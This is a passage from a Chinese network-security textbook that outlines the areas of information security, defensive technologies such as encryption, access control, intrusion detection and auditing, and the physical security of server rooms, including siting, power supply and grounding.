


图 1-2　信息安全的内容及相互关系

1) 实体安全(Physical Security)

网络实体是指保护计算机设备、设施(含网络)以及其他媒体免遭地震、水灾、火灾、有害气体和其他环境事故破坏的措施和过程，包括环境安全、设备安全和媒体安全三个方面。对于实体安全方面国家制定了一些标准，如《电子信息系统机房设计规范(GB 50174—2008)》、《电子信息系统机房施工及验收规范(GB 50462—2008)》等，具体内容在下一节详细介绍。

2) 运行安全(Operation Security)

运行安全是网络安全的保障。在系统或网络运行时，为保护信息处理过程的安全而提供的一套安全措施称为运行安全，包括风险分析、审计跟踪、备份与恢复、应急处理、安全和运行检测、系统修复等。

3) 系统安全(System Security)

系统安全是指为保证操作系统、数据库系统和通信系统安全采取的一套安全措施。如为操作系统安装防火墙和杀毒软件，为数据库系统设置访问控制，另外还包括定期检查和评估、系统安全监测、灾难恢复机制、系统改造管理、跟踪最新安全漏洞、系统升级和补丁修复等措施。

4) 应用安全(Application Security)

应用安全是为了保护应用软件开发平台和应用系统的安全采取的安全措施。应用安全非常重要，网络的最终目的是应用，且各种应用是信息数据最直接的载体，应用系统的脆弱性是网络系统和信息最为致命的威胁之一。应用系统一旦被侵入，数据信息势必大量泄露，更为可怕的是，攻击者会以此为跳板，攻击操作系统以及其他与之相连的网络设备，后果严重。

应用系统在投入使用之前，必须经过严格的测试。针对应用安全提供的评估措施有：业务软件的程序安全性测试、业务交往的抗抵赖测试、业务资源的访问控制验证测试、业务实体的身份鉴别检测、业务现场的备份与恢复机制检查、业务数据的唯一性/一致性/防冲突检测、业务数据的保密性测试、业务系统的可靠性测试、业务系统的可用性测试。测试之后，开发人员应依据测试结果对系统进行修复。

5) 管理安全(Management Security)

管理安全主要指对人和网络系统安全管理的法规、政策、策略、规范、标准、技术手段、机制和措施等，如确定安全管理等级和安全管理范围，制定网络设备及服务器使用规程，建立网络事件记录机制，制定应急响应措施，制定系统和数据备份、恢复措施。管理安全还包括人员管理、培训管理、系统和软件管理、文档管理和机房管理等。

在制定各项措施的时候要充分考虑实际条件，要保证制定出切实可行的策略和规则，好的安全管理机制可以为用户综合控制风险、降低损失和消耗、促进安全生产效益。

1.2.3 网络安全防护技术

网络攻击行为日渐增加，攻击技术也越来越复杂。在与各种网络威胁作斗争的过程中，网络安全防护技术也得到了长足发展。从被动防护到主动监测，提前预防，目前已经具备了一些有效的防护技术，这些技术的综合运用可以有效地抵御网络攻击，有些研究成果已经转化为产品，应用在各大网络中。

网络安全防护技术大体上可以分为五类：加密技术、访问控制技术、检测技术、监控技术和审计技术，如图 1-3 所示。




图 1-3　网络安全防护技术

1. 加密技术

加密技术的目的是把可读信息通过某种技术手段转变成不可理解的密文，起到信息保护的作用。可读信息不仅包括数据和文本，还包括程序代码、语音、图像和视频流以及各种形式和类型的文件。按照实施对象的不同，加密技术可分为文件加密、口令加密和传输加密。

加密技术包含两个重要元素：加密算法和密钥。加密算法是通过基于数学或物理变换，把信息从明文变为密文，或者将数据隐藏变得不可见；密钥是用来对数据进行编码和解码的一种算法，是加密算法的参数。

根据编码和解码是否采用同一密钥，加密技术分为对称加密技术和非对称加密技术。在传统的密码体制中，数据的加密和解密过程采用同一密钥，即私钥，这就是对称加密技

术。它的优点是能经受住时间的检验，保密性强，可以有效地抵御各种攻击；缺点是私钥的传送必须通过非常安全的途径，私钥管理非常关键。典型的对称加密算法有 DES、AES、IDEA 和 FEAL-N 等。

非对称加密技术的发送端和接收端使用互不相同的密钥，一个密钥公开，一个密钥保密，几乎不可能从加密密钥中推导出解密密钥，又称公钥密码技术。现在的密码体制中使用非对称加密技术的很多。它的优点是可以适应网络的开放性要求，密钥的管理相对简单，可以方便地实现数字签名和认证；缺点是数据加密的速率较低，算法也比较复杂。典型的非对称加密算法有 RSA、ECC 和 Diffe-Hellman 等。

2. 访问控制技术

访问控制技术是对网络信息进行保护的最基础的安全措施，也是网络安全防御中重要的安全机制，它通过访问控制策略限制主体对客体的访问。网络访问控制技术以身份识别为基础，根据主体身份对资源访问请求加以限制。实现网络访问控制技术的方法多种多样，经常和其他安全防护技术混合使用，比较常用的有身份识别、防火墙技术和 IP 安全等。

用户使用合法的用户名和口令登录系统是最基本的身份识别方式。系统管理员创建用户时，可根据实际需求把用户分为不同的等级或者角色，同一等级的用户对资源有相同的访问权限，还可以为每个级别或角色指定不同的身份认证方式，比如对管理员用户指定严格的认证机制，确保系统安全可靠。

3. 网络安全检测与监控技术

安全监测技术包括安全监控技术和安全扫描技术。安全监控技术利用软件或硬件对网络数据进行实时监控，一旦发现有被攻击的迹象，则立即启动响应预警机制，根据用户的预定义采取相应的动作，可以切断网络连接，也可以过滤该入侵数据包。安全监控系统通常包括一个完备的系统入侵特征数据库，这是及时发现网络攻击的关键。入侵检测系统(IDS)是安全监控技术运用的成功典范，能够帮助管理员对付各种网络攻击和试探。

安全扫描技术是通过对局域网、服务器和网络设备进行定期扫描，来发现安全漏洞并及时修复的方法，是安全防御中常用的技术。蜜罐技术是另一种发现系统漏洞的方法，蜜罐也叫蜜网，它故意引诱黑客进行攻击，黑客入侵后，管理员就可以分析黑客所使用的攻击手段和方法了。

4. 网络安全审计技术

网络安全审计是指在一个特定的网络环境下，为了保障网络系统和信息资源不受内外网用户的入侵和破坏，运用各种技术手段实时收集和监控网络环境中每一个组成部分的安全状态、安全事件，以便集中报警、分析和处理的一种技术手段。它从部署上可分为内网安全审计和外网接入审计。上网行为管理和计算机取证均是采用安全审计技术的解决方案。

1.3 实体安全概述

计算机网络实体是网络信息的载体，是网络系统的核心，实体的安全是信息安全的基

本保障。本节主要讲述实体安全的内容，包括网络机房基础设施安全、机房环境安全和设备的安全保护。

1.3.1　实体安全的概念

实体安全也称物理安全，是指保护网络机房设施、网络设备以及其他媒体免遭地震、水灾、火灾、有害气体和其他环境事故(如电磁污染等)破坏的措施及过程。对机房设施的保护包括防火、防水、防雷、防尘、防静电、防盗、防电磁干扰等；对网络设备的保护包括制定设备安全管理制度、设定访问控制策略、启用设备和协议的安全配置等。

1.3.2　机房基础设施安全

在网络机房的场地选择、装修、管理和维护的过程中应考虑网络机房的特点，严格按照网络机房的各种规范实行，保护网络设备，降低安全隐患。

1. 机房场地安全

网络机房选址时，应遵循以下原则：

(1) 网络机房必须安全可靠，因此机房的选址应该远离有害气体和危险品的存放地、远离强振动源和强噪声源、远离电磁干扰、远离灰尘等。

(2) 网络机房应避免设置在低洼和潮湿的房间，避免设置在光照强的房间，这样会加大空调系统的负荷。另外，为了方便大型设备移动，也要尽量避开高层。

(3) 机房周围应具备一定的安全保障，防止非法暴力入侵，比如具备多层屏障和围墙等，机房外面应具备足够亮度的照明设施，应方便安装监控。

2. 机房装修安全

网络机房装饰装修的过程中，应该考虑以下几点：

(1) 网络机房使用的所有装修材料必须符合 TJ16(《建筑设计防火规范》，最新标准号为 GB 50016—2010)中规定的难燃材料或非燃材料，另外还应该具有防潮、抗静电等功能。

(2) 机房应该安装活动地板，方便走线；地板材料应符合(1)中的要求；地板支脚和地板下的地面应平整、光滑，避免走线时损伤电线。

(3) 机房的窗户密闭性要好，做到防尘、隔音，最好选用双层密闭玻璃，如果有光照应加装遮光窗帘。

(4) 机房空调通风管道，地板下及吊顶上的送、回风口要定期清理，新风系统安装空气过滤设施。

(5) 机房内安装足够亮度的照明设施，充分考虑用电负荷。另外，设计安装网络机房的供电系统时，还要遵循动力用电、照明用电和网络设备用电分开的原则。

(6) 机房应安装监控和报警装置，配备灭火器，预防意外灾害和非法进入。

另外，还可以对网络机房的环境、设备进行监控，随时了解环境和设备的状况，以便于及时采取措施保护机房及设备的安全。对环境的监控包括对温度、湿度和洁净度的监控；对设备的监控包括对供电系统、空调系统和消防安保系统运行状态的监控，比如电

压、电流的状况，监控系统除了实时监控外还能够记录历史数据，为网络故障处理和安全管理提供依据和保障。

3. 机房的管理和维护

在网络机房的运行维护过程中，要制定严格的管理制度，应考虑以下几点：

- 机房要干净卫生、要经常清洁，除了清洁机房环境(地面、窗户、玻璃、遮盖物、通风管道等)外，也要定期清洁设备，避免因尘土导致设备故障，清洁设备内部时慎用吸尘器，另外清洁时避免扬尘。
- 机房的空气要经过净化处理，机房废气要及时排出。
- 制定严格的机房出入管理制度，进入机房应穿鞋套或换拖鞋，工作人员进入应穿工作服或者佩戴标志，外来人员进入要进行登记和佩戴标志，一次进入机房的人员不应太多。
- 网络机房设施和设备管理应由专人负责，非管理员不能操作和修改配置，记录设备运行日志，严格记录每一次修改和配置。

4. 机房的空调系统

网络机房的空调系统一般处于长期制冷的运行状态，应尽量采用专用的空调设备，避免与其他系统和其他房间共用，尤其避免与工作用房共用。空调设备使用到的材料和附件原料应采用难燃或非燃材料。网络机房的空调要经常维护，因此安装时应考虑安装在安全和便于维修的地方。

网络机房应尽量采用风冷式空调，如果采用水冷式空调，要设置漏水装置。

5. 机房的电源系统

电源系统的稳定可靠对网络设备的正常运行至关重要，电压波动和突然断电可能造成设备损坏、系统瘫痪等意想不到的网络故障。机房的供电系统应该满足国标 GB/T 2887—2000(《电子计算机场地通用规范》)和 GB 9361—88(《计算站场地安全要求》)中对机房安全供电的要求。对电源保护的安全措施可分为两个方面，电源工作连续性的保护和电源工作稳定性的保护。

1) 工作连续性保护

目前，大部分网络机房配备不间断电源(UPS)保证机房工作电源的连续性，UPS 由主机、电池柜和大量的蓄电池组成，工作时把输入的交流电整流并存储到电池中，外部电网一旦停止供电，UPS 立即启用蓄电池为系统供电。根据工作原理不同，通常把 UPS 分为在线式、后备式和线上交错式。

在 UPS 电源的使用和维护上，必须严格遵守其操作规程。UPS 电源应避免阳光直射，保证足够的通风空间。UPS 电源禁止频繁地开启和关闭，禁止输出端接感性负载，禁止超负载使用，UPS 电源的最佳额定输出功率范围为 30%～60%之间，一般建议最大启动负载控制在 80%之内。UPS 电源还需要定期维护：清除内部积尘、测量蓄电池电压、更换不合格电池、检查风扇运转情况，以及检测调节 UPS 电源的系统参数(浮充电压、浮充电流、端电压偏差等)，维护之前应注意切断电源。

2)　工作稳定性保护

对于工作电源的工作稳定性保护可以采用隔离稳压、稳压稳频等措施，把外部供电经过隔离变压器、稳压器、整流器等电子电路的变化整形后，再输出给各种设备，以减弱和消除外部供电电压的波动对设备的影响。常用的有自动感应稳压器、纹波抑制器、稳压稳频器等。

6. 机房的接地系统

接地系统是为了实现各种电气设备的零电位点与大地作良性电气连接，由金属接地体引至各种电气设备零电位部位的一切装置的总称。接地使系统中各处电位以大地电位为基准，为设备提供一个稳定的 0V 参考点位。

机房接地是机房建设中的一项重要内容，可以防止寄生电容的耦合干扰，保证系统的电磁兼容功能，防止电磁信息辐射，保护设备和人身安全。

接地以接地电流易于流动为目的，接地电阻越小越好，机房接地的综合接地电阻应小于 1Ω。机房接地系统中还应注意，信号系统和电源系统、高压系统和低压系统不应使用共地回路，灵敏电路的接地应各自隔离或屏蔽，以免因大地回流和静电感应产生干扰。

根据国家标准，网络机房有四种接地方式：直流工作地、交流工作地、安全保护地和防雷保护地。机房接地系统应采用综合接地方案。

1)　直流工作地

直流接地也叫逻辑接地，直流工作地是数字电路的基准电位，不一定是大地电位。直流接地有两种方式：直流地悬浮和直流地接大地。在直流地悬浮中，直流工作地不接大地，与大地严格绝缘；直流地接大地就是把机房中数字电路的等位地与大地相接，以取得一定的公共电位，减少电路耦合，降低干扰。在具体的接地方法上又可分为 3 种类型：串联接地、并联接地和网状接地。

2)　交流工作地

网络机房中有大量的设备使用交流供电，因此机房的交流电接地也十分必要。交流工作地就是把机房的交流电设备做两次接地或经特设设备与大地作金属连接。通常采用的方法是把每个设备的中性点用绝缘导线连接到配电柜的中线上，再将其接地。

3)　安全保护地

通常设备的外壳不带电，但如果由于电路损坏或某些意外情况致使外壳带电，会给设备和工作人员带来安全隐患。把与设备带电部分绝缘的金属外壳或机架良好接地，成为安全保护地。机房内保护地线接地电阻应≤4Ω，接地导线应为 4 号铜线或金属带线，连接采用机械压紧方式。

4)　防雷保护地

防雷保护地主要用来把雷电电流引泄到大地，消除雷电威胁，保护设备和人员安全。单独建设的机房必须设置专门的防雷保护地，且每年至少检测一次防雷接地的良好程度。

1.3.3　机房环境安全

